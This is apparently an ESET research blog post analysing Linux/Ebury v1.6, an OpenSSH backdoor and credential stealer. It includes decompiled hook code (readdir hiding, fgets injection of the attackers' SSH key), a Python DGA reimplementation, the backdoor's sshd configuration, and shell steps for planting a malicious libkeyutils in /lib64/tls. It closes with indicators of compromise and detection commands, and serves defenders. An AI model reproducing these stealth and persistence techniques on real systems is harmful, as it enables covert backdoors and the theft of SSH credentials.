Windigo Still not Windigone: An Ebury Update

welivesecurity.com/2017/10/30/windigo-ebury-update-2/

October 30, 2017

In 2014, ESET researchers wrote a blog post about an OpenSSH backdoor and credential stealer called Linux/Ebury In 2017, the team found a new Ebury sample.

Frédéric Vachon
30 Oct 2017 - 11:58AM

In 2014, ESET researchers wrote a blog post about an OpenSSH backdoor and credential stealer called Linux/Ebury In 2017, the team found a new Ebury sample.

Back in February 2014, ESET researchers wrote a blog post about an OpenSSH backdoor and credential stealer called Linux/Ebury. Further research showed that this component was the core of an operation involving multiple malware families we called “Operation Windigo”. This led to the publication of a whitepaper covering the full operation.

In February 2017, we found a new Ebury sample, that introduces a significant number of new features. The version number was bumped to 1.6.2a. At the time of that discovery, the latest versions we had seen were 1.5.x, months before. After further investigation, we realized that its infrastructure for exfiltrating credentials was still operational and that Ebury was still being actively used by the Windigo gang.

The original IoCs that we provided back in 2014 are for version 1.4 of Ebury. On their website, CERT-Bund updated the IoCs for version 1.5. In this blog post, we provide technical details about version 1.6, which we discovered in February 2017. We also share updated IoCs for versions 1.5 and 1.6.

New DGA for exfiltration fallback

Ebury v1.4 has a fallback mechanism whereby a domain generation algorithm (DGA) is used when the attacker doesn't connect to the infected system via the OpenSSH backdoor for three days. Under these conditions, Ebury will exfiltrate the collected data using the generated domain. Ebury v1.6 has the same mechanism, but there is a minor change to the DGA itself. Only the constants changed between these two versions, as shown in Figure 2.

Python

```
1  def DGA(domain_no):
2      # ords returns the signed integer representation of a one-char string
3      # (the built-in ord returns only unsigned values)
4      ords = lambda c: struct.unpack("b", c)[0]
5      TLDS = [ 'info', 'net', 'biz' ]
6      KEY = "fmqzdnvcyelwaibsrxtpkhjguo"
7      h = "%x" % ((domain_no * domain_no + 3807225) & 0xFFFFFFFF)
8      g = ""
9      for i in range(len(h))[::-1]:
10         g += KEY[((ords(h[i]) * 3579) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
11         g += h[i]
12     g += KEY[((ords(h[-1]) * 5612) + (len(h) + domain_no - 1)) % len(KEY)]
13     g += '.%s' % TLDS[domain_no % len(TLDS)]
14     return g
```

Figure 1. Ebury v1.6 new DGA implemented in Python

diff

```
1  @@ -4,11 +4,11 @@
2      ords = lambda c: struct.unpack("b", c)[0]
3      TLDS = [ 'info', 'net', 'biz' ]
4      KEY = "fmqzdnvcyelwaibsrxtpkhjguo"
5  -   h = "%x" % ((domain_no * domain_no + 4091073) & 0xFFFFFFFF)
6  +    h = "%x" % ((domain_no * domain_no + 3807225) & 0xFFFFFFFF)
7      g = ""
8      for i in range(len(h))[::-1]:
9  -       g += KEY[((ords(h[i]) * 4906) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
10 +        g += KEY[((ords(h[i]) * 3579) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
11         g += h[i]
12 -   g += KEY[((ords(h[-1]) * 6816) + (len(h) + domain_no - 1)) % len(KEY)]
13 +    g += KEY[((ords(h[-1]) * 5612) + (len(h) + domain_no - 1)) % len(KEY)]
14     g += '.%s' % TLDS[domain_no % len(TLDS)]
15     return g
```

Figure 2. Differences between DGA in v1.4 and v1.6 implemented in Python

The first ten domains generated by the DGA are:

- larfj7g1vaz3y.net

- idkff7m1lac3g.biz
- u2s0k8d1ial3r.info
- h9g0q8a1hat3s.net
- f2y1j8v1saa3t.biz
- xdc1h8n1baw3m.info
- raj2p8z1aae3b.net
- o9f3v8r1oaj3p.biz
- tav4h8n1baw3r.info
- hdm5o8e1tas3n.net

Ebury sequentially tries the generated domain names until it finds one that has a TXT record set by the operator. To verify the ownership of the domain, Ebury checks whether the TXT record can be decrypted using an RSA public key embedded in its code:

```
1  -----BEGIN RSA PUBLIC KEY-----
2  MIGJAoGBAOadSGBGG9x/f1/U6KdwxfGzqSj5Bcy4aZpKv77uN4xYdS5HWmEub5Rj
3  nAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj
4  1ojemjtrG+g//Ckw/osESWweSWY4nJFKa5QJzT39ErUZim2FPDmvAgMBAAE=
5  -----END RSA PUBLIC KEY-----
```

```
1  larfj7g1vaz3y.net.  1737  IN  A 78.140.134.7
2  larfj7g1vaz3y.net.  285  IN  TXT
   "ItTFyJ6tegXn9HkHa+XZX1+fZw0IsfhXl05phu1F7ZXDP4HtKMvrXW8NbUSjY8vkQgDdKsSaSCyrvfkhHodhVQLhIKJJY64HeoInb3m4SCNZN
```

Figure 3. DNS records for larfj7g1vaz3y[.]net:

The A record on the domain is ignored by Ebury.

The decrypted data has three comma-separated fields. Here's an example of the data stored in the DNS entry for larfj7g1vaz3y[.]net in January 2018:

```
1  larfj7g1vaz3y.net:3328801113:1517346000
```

The first field contains the domain name so the signed data cannot be reused for another domain. The second field is the C&C server IP address and the third field contains a UNIX timestamp used as the expiration date of the signed data. The expiration date is a new field added as an anti-sinkhole mechanism and is new to v1.6. If anyone were to try to seize or take ownership of both the domain and the IP address of the exfiltration server, then it would only be possible to reuse the signed data for a limited amount of time, reducing the impact of a successful sinkhole attempt — something that did happen for almost all previous versions of the DGA.

Table 1. Decoded information stored in the TXT record

Domain name	IP Address	Expiration date
larfj7g1vaz3y[.]net	0xc6697959 ⇒ 198[.]105.121.89	2018-01-30 @ 9:00pm (UTC)

We do not believe Ebury's operators really expect to use the exfiltration fallback. In the samples we analyzed, multiple bugs were found preventing the fallback routine to execute. This code did definitely not go through a complete testing phase. For that reason, we suspect it might be quite rare for Ebury's operators to lose access to their infected machines. It is also possible they do not mind losing access to a few machines once in a while, since they control so many compromised systems. Why such efforts are put into a mechanism that is not working anymore remains unclear to us.

Changes summary

- Slightly modified DGA (constants changed)
- Added an expiration date for exfiltration server DNS entry validity
- New registered domain: larfj7g1vaz3y[.]net
- New exfiltration server IP address: 198[.]105.121.89

New features

New functionalities were added in version 1.6. For unknown reasons, these new features were not available on all of the v1.6 samples we analyzed.

Ebury now implements self-hiding techniques usually described as a "userland rootkit". To do so, it hooks the readdir or readdir64 function, each of which is used to list directory entries. If the next directory structure to return is the Ebury shared library file, the hook skips it and returns the subsequent entry instead.

C

```
1  struct dirent *__fastcall readdir(__int64 a1)
2  {
3    struct dirent *dir_entry; // rax
4    struct dirent *dir_entry_1; // rbx
5    __ino_t inode; // rax
6
7    do
8    {
9      if ( !readdir_0 )
10       readdir_0 = F_resolve_func("readdir");
11     dir_entry = readdir_0(a1);
12     dir_entry_1 = dir_entry;
13     if ( !exports_hook_activated )
14       break;
15     if ( !dir_entry )
16       break;
17     if ( !ebury_inode )
18       break;
19     inode = dir_entry->d_ino;
20     if ( inode != ebury_inode && inode != ebury_lstat_inode )
21       break;
22   }
23   while ( ebury_filename && !strncmp(dir_entry_1->d_name, ebury_filename,
24     ebury_filename_len_before_extension) );
25   return dir_entry_1;
26 }
```

Figure 4. Hex-Rays output of Ebury's readdir hook

Activation of these hooks is done by Ebury injecting its dynamic library into every descendant processes of sshd. To inject itself into subprocesses, Ebury hooks execve and use the dynamic linker LD_PRELOAD variable. Every time a new process is created, Ebury adds LD_PRELOAD=<Ebury_filename> to its environment. Once the new process is executed, Ebury's dynamic library is loaded and its constructor is called, executing the hooking routines.

As mentioned in an article on srvfail.com, there's a thread on StackExchange of a user stating that his machine was compromised by Ebury. The behavior he describes corresponds to the self-hiding techniques we've witnessed in Ebury v1.6.2a.

Earlier versions of Ebury used to work only on very specific versions of OpenSSH and were Linux-distribution-specific. Typically, previous Ebury samples would work for three to five OpenSSH builds for a given Linux distribution. This is no longer the case. Most of the OpenSSH patching routines were replaced by function hooking. There are no hardcoded offsets anymore. We tried installing Ebury on machines running Debian Jessie, CentOS 7 and Ubuntu Artful with the same sample and it worked in all cases.

To inject the OpenSSH server configuration directly into memory, Ebury parses the sshd binary's code section mapped in the same process looking for two different functions. It tries to find the address of parse_server_config or process_server_config_line. If it fails, it downgrades security features by disabling SELinux Role-Based Access Control and deactivating PAM modules. When one of the functions is successfully

resolved, Ebury will use this when the backdoor is used to tamper with sshd's configuration.

```
1  PrintLastLog no
2  PrintMotd no
3  PasswordAuthentication no
4  PermitRootLogin yes
5  UseLogin no
6  UsePAM no
7  UseDNS no
8  ChallengeResponseAuthentication no
9  LogLevel QUIET
10 StrictModes no
11 PubkeyAuthentication yes
12 AllowUsers n
13 AllowGroups n
14 DenyUsers n
15 DenyGroups n
16 AuthorizedKeysFile /proc/self/environ
17 Banner /dev/null
18 PermitTunnel yes
19 AllowTcpForwarding yes
20 PermitOpen any
```

Figure 5. Configuration used by Ebury's backdoor

Ebury's authors also hardened their backdoor mechanism. Instead of relying only on a password encoded in the SSH client version string, activating the backdoor now requires a private key to authenticate. It is possible this extra check was added to prevent others who may have found the backdoor password from using it to gain access to the Ebury-compromised server.

```
1 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDr3cAedzlH3aq3nrIaaQdWpqESH
2 CvfGi4nySL1ikMJowgonAf5qFtH4JKMn7HhW5hWBAyYj2ygjzXd3BD+ADXDurAlDG
3 bh0NsyCJDFCQ8Bsrwl7p5ZEPEfBOh99IBMbAOgqVmM9tTv7ci05yoBEEcFsNaBg00
4 H+m0GooLsNsl+5TG3a2aUg6Dg2CKfi55HHTHC/9rqoAdv7Gbc5Y7W8xrNIjOIuxDx
5 Bx353bKO0uSuL06m2Q4m8kYlaw51ZWVyIIhGOPm4IdqP4Jjls8QtL/Eg2ZD7epUq6
6 3E/xqI4tMEQl9BmW1Df5+LjbVRoEFBWEbMDfHZm7XNG5R3UiwX4H2Ub
```

Figure 6. Ebury's operators RSA public key

When there's a backdoor connection attempt, Ebury modifies the AuthorizedKeysFile option to point to /proc/self/environ. It hooks open or open64 and checks whether there's an attempt to open /proc/self/environ or a path containing .ssh/authorized_keys. The second check might be used as a fallback in case Ebury failed to resolve parse_server_config and process_server_config_line to push its own configuration. Ebury also hooks fgets which is called by sshd to read the content of the authorized_keys file. A global variable is used to make sure fgets is called after the authorized_keys file was opened. Then, the hook fills the fgets buffer with the Ebury operators' public key so the attackers' key is used for authentication.

C

```
1   char *__fastcall fgets_hook(char *s, __int64 size, FILE *stream)
2   {
3     int fd_env; // ebp
4     char *result; // rax
5
6     if ( !(backdoor_command & 1) )
7       return fgets_0(s);
8     fd_env = fd_proc_self_environ;
9     if ( fd_proc_self_environ <= 0 || fd_env != fileno(stream) )
10      return fgets_0(s);
11    strcpy(
12      s,
13      "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDr3cAedzlH3aq3nrIaaQdWpqESHCvfGi4nySL1ikMJowgonAf5qFtH4JKMn7HhW5hWBAyYj2yg
14      "bVRoEFBWEbMDfHZm7XNG5R3UiwX4H2Ub\n");
15    result = s;
16    fd_proc_self_environ = 0;
17    return result;
18  }
```

Figure 7. Hex-Rays output of the fgets hook

Something that remains a mystery to us is the purpose of this memcpy hook:

C

```
1   char *__fastcall memcpy_hook(char *dst, const char *src, size_t len)
2   {
3     size_t len_1; // r12
4     char *result; // rax
5
6     len_1 = len;
7     memcpy_orig(dst, src, len);
8     if ( len_1 > 0x1F && !strncmp(src, "chacha20-poly1305@openssh.com,", 0x1EuLL) )
9       result = memcpy_orig(dst, src + 30, len_1 - 30);
10    else
11      result = dst;
12    return result;
13  }
```

Figure 8. Hex-Rays output of the memcpy hook

While we know the hook is used to remove the chacha20-poly1305 algorithm during the SSH key exchange, we are puzzled as to why Ebury's authors do not want this algorithm to be used.

New installation methods

Previously, Ebury added its payload inside the libkeyutils.so library. The file would contain both the legitimate libkeyutils functions and the Ebury malicious code, launched when loaded. When compromised, the file was larger than usual, a sign of compromise we shared back in 2014.

While we've seen this technique used by version 1.6, Ebury authors have come up with new tricks to fool our IoCs. They still use the libkeyutils.so file, but differently.

From what we have witnessed, the deployment scripts and techniques seem to differ based on the Linux distribution of the targeted system.

Debian/Ubuntu

On Debian/Ubuntu systems, Ebury is currently deployed using a new method. Since libkeyutils.so is loaded by the OpenSSH client and the OpenSSH server executables, it remains an interesting target for the attackers. We've previously seen Ebury installed by changing the libkeyutils.so.1 symbolic link to point to the malicious version of the library. The altered library would have a constructor where Ebury's initialization code is stored. Every time libkeyutils.so is loaded, the constructor is called. Thus, every time the OpenSSH client or server is launched, Ebury is injected into the process.

The latest deployment method on Debian/Ubuntu now relies on patching libkeyutils.so to force it to load Ebury, which is stored in a separate .so file. Comparing an original and a patched version, we notice that there's an additional entry in the .dynamic section of the ELF header. This entry is of type NEEDED (0x01), meaning that it is a dependency of this executable and that it will be loaded at runtime. In the deployment script we've analyzed, the library to be loaded is named libsbr.so and contains Ebury's malicious code.

```
diff

1   --- ./libkeyutils.so.1-5            2017-10-13 21:19:24.269521814 -0400
2   +++ ./libkeyutils.so.1-5.patched    2017-10-13 21:19:17.405092274 -0400
3   @@ -1,5 +1,5 @@
4
5   -Dynamic section at offset 0x2cf8 contains 26 entries:
6   +Dynamic section at offset 0x2cf8 contains 27 entries:
7     Tag        Type                         Name/Value
8     0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
9     0x000000000000000e (SONAME)             Library soname: [libkeyutils.so.1]
10  @@ -26,4 +26,5 @@
11    0x000000006fffffff (VERNEEDNUM)         1
12    0x000000006ffffff0 (VERSYM)             0xdf0
13    0x000000006ffffff9 (RELACOUNT)          3
14  + 0x0000000000000001 (NEEDED)             Shared library: [libsbr.so]
15    0x0000000000000000 (NULL)               0x0
```

Figure 9. Dynamic section diff between an original and a patched libkeyutils.so

The patching process has two steps. First, the string "libsbr.so" must be stored in the strings table of the binary. Second, a new entry of type 0x1 (DT_NEEDED) must be added to the dynamic section of the ELF headers. This entry must point to the library string with an offset in the string table. Ebury's authors replace the "__bss_start" string by "_\x00libsbr.so". Since __bss_start is not used by the dynamic linker, modifying this symbol has no impact on the execution of the library. Figure 10 shows the difference between the original and the altered strings table of libkeyutils.so.



Figure 10. Differences between an original and a patched string table

Now that the “libsbr.so” string is stored in the strings table, a new entry must be added in the .dynamic section. Figure 11 shows the difference between the .dynamic section of the original and the patched libkeyutils.so.



Figure 11. Differences between an original and a patched .dynamic section

The .dynamic section contains an array of Elf64_Dyn for amd64 binaries and Elf64_Dyn for i386 binaries. The definitions of these structures are displayed in Figure 12.

C

```
typedef struct {
    Elf32_Sword    d_tag;
    union {
        Elf32_Word d_val;
        Elf32_Addr d_ptr;
    } d_un;
} Elf32_Dyn;

typedef struct {
    Elf64_Sxword    d_tag;
    union {
        Elf64_Xword d_val;
        Elf64_Addr  d_ptr;
    } d_un;
} Elf64_Dyn;
```

Figure 12. Structures related to the .dynamic section

In Figure 13, we have a 64-bit versions of libkeyutils.so. Thus, the new entry in the .dynamic section could be written as follows:

C

```
Elf64_Dyn dyn;
dyn.d_tag = DT_NEEDED;
dyn.d_val = 0x38F;
```

Figure 13. New .dynamic entry

The first field is 0x1, which translates to the DT_NEEDED tag. The second field is the offset to the “libsbr.so” string in the strings table: 0x3F8.

For better stealth, Ebury’s operators take care to patch the MD5 sums of the libkeyutils1 package. So, it is not possible to check if a system is infected by looking at the package integrity. Such a command wouldn’t show any errors:

Shell

```
$ dpkg --verify libkeyutils1
```

Multiple filenames are used by Ebury when it is deployed as a standalone library. Here’s the list of the filenames we’re aware of:

- libns2.so
- libns5.so
- libpw3.so
- libpw5.so
- libsbr.so
- libslr.so

CentOS

Similar techniques to the one described for Debian/Ubuntu deployment are used on CentOS. Attackers would patch libkeyutils.so to force it to load an additional library. In addition, we’ve noticed a new technique used for deploying Ebury on CentOS/RedHat systems. We don’t know all the details about how the installation process works yet. Looking at various online reports helped us make some educated guesses as to how the deployment happens.

We're aware of Ebury being deployed as a separate shared object loaded by libkeyutils in a way similar to Debian's deployment. But we also witnessed another installation method, which we believe is the deployment method for v1.6. As was the case in previous releases of Ebury, the operators build their own version of libkeyutils.so to which they add a constructor containing the malicious code. Instead of altering the libkeyutils.so.1 from /lib/ or /lib64/ they use the /lib{,64}/tls/ folder to drop their file because the dynamic linker looks at this directory first when resolving dependencies.

We believe the deployment process for this version is to drop Ebury in /lib/tls/ or /lib64/tls/ depending on the architecture of the victim's system. Then, running ldconfig will automatically create a symbolic link /lib{,64}/tls/libkeyutils.so.1 pointing to the malicious shared object.

Shell

```
# ldd /usr/bin/ssh | grep -i libkeyutils
  libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007ff67774f000)
# cp libkeyutils.so.1.5 /lib64/tls/
# ldd /usr/bin/ssh | grep -i libkeyutils
  libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007f44ac6ba000)
# ldconfig
# ldd /usr/bin/ssh | grep -i libkeyutils
  libkeyutils.so.1 => /lib64/tls/libkeyutils.so.1 (0x00007fc12db23000)
# ls -al /lib64/tls
total 24
dr-xr-xr-x 1 root root  4096 Oct 18 14:34 .
dr-xr-xr-x 1 root root  4096 Oct 18 13:25 ..
lrwxrwxrwx 1 root root    18 Oct 18 14:34 libkeyutils.so.1 -> libkeyutils.so.1.5
-rwxr-xr-x 1 root root 15688 Oct 18 14:34 libkeyutils.so.1.5
```

Figure 14. Usage of ldconfig to deploy Ebury in /lib64/tls/

Additionally, it makes for a simple uninstallation system that doesn't require fiddling with symbolic links and keeping some backup copies of the original libkeyutils shared object in case something goes wrong during the deployment process. The only thing that is needed is to erase the malicious libkeyutils.so file in the /lib{,64}/tls/ folder, then run ldconfig again and the system is back to its original state.

Shell

```
# ls -l /lib64/tls
total 16
lrwxrwxrwx 1 root root    18 Oct 18 14:34 libkeyutils.so.1 -> libkeyutils.so.1.5
-rwxr-xr-x 1 root root 15688 Oct 18 14:34 libkeyutils.so.1.5
# rm /lib64/tls/libkeyutils.so.1.5
# ldconfig
# ls -l /lib64/tls
total 0
# ldd /usr/bin/ssh | grep -i libkeyutils
  libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007f7b89349000)
# ls -l /lib64/libkeyutils.so.1
lrwxrwxrwx 1 root root 18 Oct 18 13:25 /lib64/libkeyutils.so.1 -> libkeyutils.so.1.5
```

Figure 15. Usage of ldconfig to uninstall Ebury

The tls subdirectory is used together with a feature of the Linux loader where if the CPU supports some additional instruction set, the one in that directory takes precedence over the “regular” one. The tls directory is actually for a pseudo-hwcap for “TLS support” that is always present nowadays.

Conclusion

Even after the arrest of Maxim Senakh, the core of Windigo is still operational. Ebury, the main component of the Linux botnet, has gone through significant upgrades. It now uses self-hiding techniques and new ways to inject into OpenSSH related processes. Furthermore, it uses a new domain generation algorithm (DGA) to find which domain TXT record to fetch. The exfiltration server IP address is concealed in these data, signed with the attackers’ private key. An expiration date was added to the signed data to defend against signature reuse, thus mitigating potential sinkhole attempts. Windigo’s operators regularly monitor publicly shared IoCs and quickly adapt to fool available indicators. Keep this is mind when trying to determine if a system is infected using public IoCs. The older they are, the more likely they are to be obsolete.

Indicators of Compromise (IoCs)

In this section, we share our IoCs that may help identify the latest variants of Ebury. We provide these to help the community detect if their systems are compromised but they are in no way to be considered perfect.

Ebury now uses an abstract UNIX socket to communicate with an external process that will be responsible for data exfiltration. In most cases, the socket name begins with “/tmp/dbus-“. The real dbus can create a socket using the same pattern. However, Ebury does this with processes not related to the legitimate dbus. If the following command outputs the socket, it is suspicious:

Shell

```
1  $ lsof -U | grep -F @/tmp/dbus- | grep -v ^dbus
```

Here’s a list of the processes we know Ebury uses as an exfiltration agent:

- auditd
- crond
- anacron
- arpd
- acpid
- rsyslogd
- udevd
- systemd-udevd
- atd
- hostname
- sync

On CentOS/Redhat, having a libkeyutils.so* file in /lib/tls/ or /lib64/tls/ is suspicious.

Running objdump -x libkeyutils.so.1 (or readelf -d libkeyutils.so.1) will print the dynamic section of the ELF header. Anything NEEDED (type 1) other than libc or libdl is suspicious.

Shell

```
1  $ objdump -x /path/to/libkeyutils.so.1 | grep NEEDED | grep -v -F -e libdl.so -e libc.so
```

In the event that your machine is infected with an Ebury version with the userland rootkit, there are many ways to detect that this is the case. Since Ebury injects itself using the dynamic linker LD_PRELOAD environment variable, we can use some other environment variable to trace the dynamic linking process. If libkeyutils is loaded in some process where it shouldn’t be, it is very likely that the system is infected with a rootkit-enabled version of Ebury. If the following command raises result, it is very suspicious:

Shell

```
1  $ LD_DEBUG=symbols /bin/true 2>&1 | grep libkeyutils
```

If you detect compromised machines, we strongly suggest doing a full system reinstallation because Windigo sometimes installs additional malware. Therefore, a machine compromised by Ebury is likely to be polluted by other threats. Additionally, consider *all* user credentials and *all* SSH keys to be compromised. Make sure to change them **all**.

Table 2. Ebury-related hashes

SHA-1	Filename	Version	Detection Name
5c796dc566647dd0db74d5934e768f4dfafec0e5	**libns2.so**	**1.5.0**	**Linux/Ebury.B**
615c6b022b0fac1ff55c25b0b16eb734aed02734	**Unknown**	**1.5.1**	**Linux/Ebury.E**
d4eeada3d10e76a5755c6913267135a925e195c6	**libns5.so**	**1.5.1c**	**Linux/Ebury.E**
27ed035556abeeb98bc305930403a977b3cc2909	**libpw3.so**	**1.5.1d**	**Linux/Ebury.E**
2f382e31f9ef3d418d31653ee124c0831b6c2273	**libpw5.so**	**1.5.1e**	**Linux/Ebury.E**
7248e6eada8c70e7a468c0b6df2b50cf8c562bc9	**libpw5.so**	**1.5.1f**	**Linux/Ebury.I**
e8d3c369a231552081b14076cf3eaa8901e6a1cd	**libkeyutils lib**	**1.5.5**	**Linux/Ebury.F**
1d3aafce8cd33cf51b70558f33ec93c431a982ef	**libkeyutils lib**	**1.5.5**	**Linux/Ebury.F**
a559ee8c2662ee8f3c73428eaf07d4359958cae1	**libkeyutils lib**	**1.5.5c**	**Linux/Ebury.F**
17c40a5858a960afd19cc02e07d3a5e47b2ab97a	**libslr.so**	**1.5.6dp**	**Linux/Ebury.I**
eb352686d1050b4ab289fe8f5b78f39e9c85fb55	**libkeyutils.so.1.5**	**1.5.6d**	**Linux/Ebury.F**
44b340e90edba5b9f8cf7c2c01cb4d45dd25189e	**libkeyutils.so.1.5**	**1.6.2a**	**Linux/Ebury.I**
e8d392ae654f62c6d44c00da517f6f4f33fe7fed	**libsbr.so**	**1.6.2gp**	**Linux/Ebury.I**
b58725399531d38ca11d8651213b4483130c98e2	**libsbr.so**	**1.6.2gp**	**Linux/Ebury.I**

30 Oct 2017 - 11:58AM